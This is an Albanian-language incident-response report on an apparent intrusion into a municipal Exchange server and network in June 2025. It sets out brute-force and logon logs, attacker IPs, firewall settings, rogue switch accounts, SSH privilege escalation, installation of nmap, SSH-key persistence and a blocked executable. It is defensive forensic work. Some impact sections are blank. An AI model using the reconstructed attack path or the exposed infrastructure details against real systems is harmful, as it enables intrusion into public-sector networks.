Figura 5: Dobësi për shfrytëzim ndër to dhe ekzekutim kodit në distancë (RCE) në Exchange Server




Figura 6: Dobësi për shfrytëzim Exchange Server 1 dhe 2

2.2 Data 11 Qershor 2025

Nga analiza e kryer, evidentohen si më poshtë vijon:

- Tentativa të shumta BruteForce drejt llogarive të mail exchange gjatë muajit Qershor

timestamp	detections	count	event ID	User
2025-06-11T13:18:53.515426+00:00	Account Brute Force	6338	4625	
2025-06-11T16:30:37.854335+00:00	Account Brute Force	3598	4625	
2025-06-11T13:18:53.498984+00:00	Account Brute Force	2082	4625	
2025-06-11T13:16:11.660189+00:00	Account Brute Force	1627	4625	
2025-06-13T07:51:27.205393+00:00	Account Brute Force	1095	4625	
2025-06-13T00:25:26.781311+00:00	Account Brute Force	662	4625	
2025-06-11T14:36:17.983473+00:00	Account Brute Force	333	4625	
2025-06-18T08:52:26.731300+00:00	Account Brute Force	295	4625	
2025-06-11T14:12:57.000996+00:00	Account Brute Force	196	4625	
2025-06-11T13:34:26.219092+00:00	Account Brute Force	168	4625	
2025-06-11T17:45:00.177082+00:00	Account Brute Force	132	4625	
2025-06-11T13:48:02.008662+00:00	Account Brute Force	106	4625	
2025-06-13T21:28:55.544267+00:00	Account Brute Force	102	4625	
2025-06-12T06:58:45.313415+00:00	Account Brute Force	100	4625	
2025-06-12T09:04:46.432074+00:00	Account Brute Force	94	4625	
2025-06-11T15:26:14.851637+00:00	Account Brute Force	93	4625	
2025-06-13T20:57:28.804363+00:00	Account Brute Force	77	4625	
2025-06-11T16:00:56.549130+00:00	Account Brute Force	72	4625	
2025-06-11T17:36:48.458839+00:00	Account Brute Force	64	4625	
2025-06-12T18:22:27.901609+00:00	Account Brute Force	54	4625	
2025-06-12T06:32:14.755280+00:00	Account Brute Force	52	4625	
2025-06-18T11:22:33.296304+00:00	Account Brute Force	50	4625	
2025-06-11T20:29:11.612811+00:00	Account Brute Force	47	4625	
2025-06-13T08:01:20.147057+00:00	Account Brute Force	46	4625	

Figura 7: Tentativa BruteForce drejt mail server

- Login të suksesshme drejt mail server përmes IP-ve të dyshimta.

	A	B	C	D	E	F	G	H	I	J	K
1	Success	Event	Target Account	Target Domain	Target Computer	Logon Type	Source Account	Source	Source Computer	Source Address	
183	1442	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	45.38.194.212	
193	1265	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	45.38.194.212	
248	984	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	45.38.194.212	
308	613	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	144.172.87.152	
311	590	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	144.172.87.152	
316	576	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	144.172.87.152	
339	483	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	144.172.87.152	
345	452	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	45.38.194.212	
351	410	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	45.38.194.212	
354	401	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	144.172.87.152	
368	362	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	45.38.194.212	
382	326	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	45.38.194.212	
410	262	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	45.38.194.212	
412	258	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	45.38.194.212	
413	258	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	45.38.194.212	
418	248	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	45.38.194.212	
419	246	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	45.38.194.212	
423	240	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	45.38.194.212	
424	240	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	45.38.194.212	
425	240	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	45.38.194.212	
426	240	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	45.38.194.212	
427	240	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	45.38.194.212	
428	240	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	45.38.194.212	
429	240	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	45.38.194.212	
453	196	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	45.38.194.212	
494	144	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	144.172.87.152	
541	92	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	144.172.87.152	
590	66	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	144.172.87.152	
605	60	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	144.172.87.152	
606	60	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	144.172.87.152	
607	60	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	144.172.87.152	
609	60	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	144.172.87.152	
610	60	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	144.172.87.152	
612	60	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	144.172.87.152	
613	60	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	144.172.87.152	
614	60	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	144.172.87.152	
615	60	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	144.172.87.152	
617	60	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	144.172.87.152	
618	60	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	144.172.87.152	
659	48	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE	144.172.87.152	

Figura 8: Login të suksesshme drejt mail server


Me datë 11 Qershor 2025 ora 18:19, në lojet e Exchange Server evidentohet qasje e sukseshme ndaj përdoruesve të ndryshëm me IP 45.38.194.212 me emër kompjuteri **WINDOWS-LU-LUXE**.

```
"2025-06-11 18:19:47.754 +02:00", "Logon success", "[REDACTED]", "Sec", 4624, 810979741, "AuthenticationPackageName: NTLM ;
ElevatedToken: %X1843 ; ImpersonationLevel: %X1833 ; IPAddress: 45.38.194.212 ; IpPort: 24855 ; KeyLength: 128 ; LmPackageName: NTLM V2 ;
LogonGuid: 00000000-0000-0000-0000-000000000000 ; LogonProcessName: NtLmSsp ; LogonType: 3 ; ProcessId: 0x0 ; ProcessName: - ;
RestrictedAdminMode: - ; SubjectDomainName: - ; SubjectLogonId: 0x0 ; SubjectUserName: - ; SubjectUserSid: S-1-0-0 ; TargetDomainName:
BASHKIA ; TargetLinkedLogonId: 0x0 ; TargetLogonId: 0xc577f09 ; TargetOutboundDomainName: - ; TargetOutboundUserName: - ; TargetUserName:
[REDACTED] ; TargetUserSid: S-1-5-21-1698031034-1287783423-2845513162-2848 ; TransmittedServices: - ; VirtualAccount: %X1843 ;
WorkstationName: WINDOWS-LU-LUXE", "\exchange logs\Security.evtx"
```


Figura 9: Qasje drejt përdoruesve

Si rrjedhojë e artifakteve të zbuluara më sipër, u thellua analiza e incidentit për të zbuluar zinxhirin e plotë të sulmit dhe komprometimit.

2.2.1 Analiza e Firewall



Impakti:






Figura 10: Diagrama e rrjetit e përgjithshur e infrastrukturës, pas analizës

Name	Type	Members	IP/Netmask	Transceiver(s)	Administrative Access	DHCP Client
Instit	Physical Interface				PING HTTPS HTTP	
VLAN	VLAN				PING HTTPS SNMP HTTP	
Vlan	VLAN				PING	4
VLAN	VLAN				PING SNMP	
VLAN	VLAN				PING	
VLAN	VLAN				PING HTTPS SNMP HTTP	38
VLAN	VLAN				PING	46

Figura 11: Ndërfaqja e firewall

Policy	From	To	Source	Destination	Schedule	Service	Action	IP Pool	NAT	Type	Security Profiles	Log	Bytes
					always	ALL	ACCEPT	FD IP Public	NAT	Standard	certificate-inspection default	UTM	0 B
					always	HTTP HTTPS	ACCEPT		NAT	Standard	default default	UTM	5.7 TB
					always	HTTPS HTTP	ACCEPT		NAT	Standard	default default	UTM	2.72 TB
					always	ALL	DENY					All	2.39 GB

Figura 12: Akses i dyanshëm i nga jashtë për një periudhë 1-javore

Portat TCP të hapura nga publiku drejt

Impakti: Sulmuesit mund të realizojnë skanime portash, sulme brute-force, ose të përfitojnë nga shërbime të pambrojtura.

Portat UDP, të cilat zakonisht përdoren për, ishin gjithashtu të hapura për publikun.

Impakti: Kërcënim i drejtpërdrejtë për përgjim të të dhënave ose abuzim me




Figura 13: Portat e hapura TCP dhe UDP në

Impakti:




Figura 14: Routing i subnet-eve .

Impakti:




Figura 15: Filtra të cilat kanë qenë aktive.

Nga analiza e thelluar u konstatua përdorimi i përdoruesve të panjohur të krijuar në *Switch Level3 Core*. Këto përdorues kishin akses të paautorizuar në *Switch Level3 Core*.

Impakti: Mundësi e lartë për “backdoor” ose kontroll të paautorizuar në infrastrukturë. Rrezik aktiv për manipulim konfigurimi, dëmtim të rrjetit, ose mbikëqyrje e aktiviteteve të brendshme.




Figura 16: Sw L3 core, përdorues të shtuar

2.2.2 Aktiviteti i zhvilluar

Rezultoni se në datë 11 qershor në orën 19:30 në serverin [REDACTED].tirana.al [REDACTED] logohet përdoruesi [REDACTED] përmes SSLVPN dhe më tej me secure shell (SSH).

```
1 pts/0 Wed Jun 11 21:10 - 22:32 (01:22)
1 pts/0 Wed Jun 11 21:09 - 21:10 (00:00)
1 pts/0 Wed Jun 11 20:49 - 21:09 (00:19)
1 pts/0 Wed Jun 11 20:46 - 20:49 (00:03)
1 pts/0 Wed Jun 11 20:32 - 20:34 (00:02)
1 pts/0 Wed Jun 11 20:23 - 20:31 (00:08)
1 pts/0 Wed Jun 11 20:20 - 20:23 (00:02)
1 pts/0 Wed Jun 11 20:19 - 20:20 (00:00)
1 pts/0 Wed Jun 11 20:15 - 20:19 (00:04)
1 pts/0 Wed Jun 11 20:13 - 20:14 (00:01)
1 pts/0 Wed Jun 11 20:10 - 20:12 (00:02)
1 pts/0 Wed Jun 11 20:02 - 20:10 (00:07)
1 pts/0 Wed Jun 11 19:57 - 20:02 (00:04)
1 pts/0 Wed Jun 11 19:30 - 19:47 (00:17)
```

Figura 17: Login përmes SSLVPN

```
2025-06-11T19:29:28.144585+02:00 sshd[1039664]: connection reset by [REDACTED] port 29627
2025-06-11T19:30:04.433404+02:00 sshd[1039683]: Accepted password for [REDACTED] from [REDACTED] port 30127 ssh2
2025-06-11T19:30:04.437034+02:00 sshd[1039683]: pam_unix(sshd:session): session opened for user [REDACTED] (uid=1000) by [REDACTED] (uid=0)
2025-06-11T19:30:04.448002+02:00 systemd-logind[1062]: New session 5964 of user [REDACTED]
2025-06-11T19:30:04.514543+02:00 (systemd): pam_unix(systemd-user:session): session opened for user [REDACTED] (uid=1000) by [REDACTED] (uid=0)
2025-06-11T19:31:55.368474+02:00 sudo: [REDACTED] TTY=pts/0 ; PWD=/home/[REDACTED] ; USER=[REDACTED] AND=/usr/bin/su -
2025-06-11T19:31:55.369754+02:00 sudo: pam_unix(sudo:session): session opened for user [REDACTED] (uid=1000)
2025-06-11T19:31:55.444285+02:00 su[1039847]: (to [REDACTED], pts/1)
2025-06-11T19:31:55.444804+02:00 su[1039847]: pam_unix(su-l:session): session opened for user [REDACTED] (uid=0)
```

Figura 18: Login në SSH

Evidentohet instalimi i mjeteve si *net-tools*, *nmap* dhe konfigurohet *ssh key* për të ruajtur qëndrueshmërinë në server.

```
Start-Date: 2025-06-11 19:44:22
Commandline: apt install net-tools
Install: net-tools:amd64 (2.10-0.1ubuntu4.4)
End-Date: 2025-06-11 19:44:28

Start-Date: 2025-06-11 19:59:03
Commandline: apt install nmap
Install: nmap-common:amd64 (7.94+git20230807.3be01efb1+dfsg-3build2, automatic), libblas3:amd64 (3.12.0-3build1.1, automatic), libssh2-1t64:amd64 (1.11.0-4.1build2, automatic), nmap:amd64 (7.94+git20230807.3be01efb1+dfsg-3build2), liblineard4:amd64 (2.3.0+dfsg-5build1, automatic)
End-Date: 2025-06-11 19:59:13
```

Figura 19: Instalimi i tools-ave

```
./ssh cat known_hosts
2sP2Vuh9hYD3tpfmg0MG6NwNfEB0wae49pT+gGfCo+ ssh-ed25519 AAAA
UGfys6nMkaurhAWyc=JenKaHqV4nrc2t9A6IOPBEah89E+ ssh-ed25519 AAAA
./ssh
```

Figura 20: Konfigurimi i çelësve privat SSH

Në datën 11 Qershor në orën 20:50 aktiviteti vazhdon drejt serverit [REDACTED]. Evidentohet përdorimi i protokollit RDP me përdorues [REDACTED].

	6/11/2025	8:50:57 PM	4624	Microsoft-Windows Logon	N/A	B
Audit Success	6/11/2025	8:50:57 PM	4648	Microsoft-Windows Logon	N/A	B
Audit Success	6/11/2025	8:50:24 PM	4624	Microsoft-Windows Logon	N/A	B
Audit Success	6/11/2025	8:50:24 PM	4624	Microsoft-Windows Logon	N/A	B
Audit Success	6/11/2025	8:50:24 PM	4648	Microsoft-Windows Logon	N/A	B

Description

Logon Type: 10
 Restricted Admin Mode: 2
 Virtual Account: Yes
 Elevated Token: Yes

Impersonation Level: Impersonation

New Logon:
 Security ID: S-1-5-21-1029909342-1423857677-1256044602-1000
 Account Name: [REDACTED]
 Account Domain: [REDACTED]
 Logon ID: 0xdd1a38c
 Linked Logon ID: 0xdd1a3b4
 Network Account Name: -
 Network Account Domain: -
 Logon GUID: {00000000-0000-0000-0000-000000000000}

Process Information:
 Process ID: 0x3d4
 Process Name: C:\Windows\System32\svchost.exe

Network Information:
 Workstation Name: [REDACTED]
 Source Network Address: [REDACTED]
 Source Port: 0

Pas aksesit në këtë server, aktorët keqdashës janë munduar të përdorin skedarë të cilat janë bllokuar nga antivirusi. Skedari pas kontrollit nuk u arrit të gjendej dhe nuk kuptohet funksionaliteti i tij, por nga analiza e *AmCache* evidentohet hashi i këtij skedari të bllokuar.

[illegible]

Application.evtx x

UTC+2:00

Type	Date	Time	Event	Source	Category	User	Computer
Error	6/11/2025	9:14:55 PM	51	[REDACTED]	None	\S-1-5-21-1561301640	[REDACTED]
Error	6/11/2025	9:14:54 PM	51	[REDACTED]	None	\S-1-5-21-1561301640	[REDACTED]
Error	6/11/2025	9:14:54 PM	51	[REDACTED]	None	\S-1-5-21-1561301640	[REDACTED]

Description

The description for Event ID (51) in Source [REDACTED] could not be found.
 Either the component that raises this event is not installed on the computer or the installation is corrupted.You can install or repair the component or try to change Description Server.

The following information was included with the event:

Security Risk Found! SONAR.SymcTamper!g21 in File: c:\users\ [REDACTED] \desktop\query\p.exe by: SONAR scan. Action: . Action Description: Access Denied

